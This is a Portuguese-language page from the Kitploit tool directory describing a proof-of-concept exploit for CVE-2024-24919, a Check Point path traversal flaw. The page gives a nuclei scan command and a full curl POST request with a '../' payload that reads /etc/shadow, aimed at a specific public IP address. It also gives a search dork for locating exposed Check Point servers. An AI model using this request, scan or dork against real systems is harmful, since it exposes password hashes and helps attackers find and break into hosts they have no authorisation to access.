
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

··Feeds·Contato·Privacidade·© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2024-24919 — Prova de conceito de exploit para CVE-2024-24919, uma vulnerabilidade de path traversal no Check Point que permite leitura arbitrária de arquivos (por exemplo, /etc/shadow) por meio de uma solicitação HTTPS POST manipulada. | Kitploit
Ferramentas/GitHubGitHub/0xyumeko/cve-2024-24919
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebColeta de InformaçõesTestes de Penetração
GitHub0xyumeko/cve-2024-24919

CVE-2024-24919

Prova de conceito de exploit para CVE-2024-24919, uma vulnerabilidade de path traversal no Check Point que permite leitura arbitrária de arquivos (por exemplo, /etc/shadow) por meio de uma solicitação HTTPS POST manipulada.

Ver Repositório
11há 2 anosAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

Check point:CVE-2024-24919

2024-05-31_08-14


Executar CVE

nuclei -list chick.txt -t CVE-2024-24919.yaml

Substitua pelo endereço IP alvo, e este comando tentará acessar o arquivo /etc/shadow, que contém hashes de senhas.

curl --path-as-is -i -s -k -X POST \ -H 'Host: 117.102.198.7 ' \ -H 'Content-Length: 39' \ -H 'Connection: keep-alive' \ --data-binary 'aCSHELL/../../../../../../../etc/shadow' \ 'https://117.102.198.7/clients/MyCRL'
cve

Dork: "Server: Check Point SVN" "X-UA-Compatible: IE=EmulateIE7"

Baixar ferramenta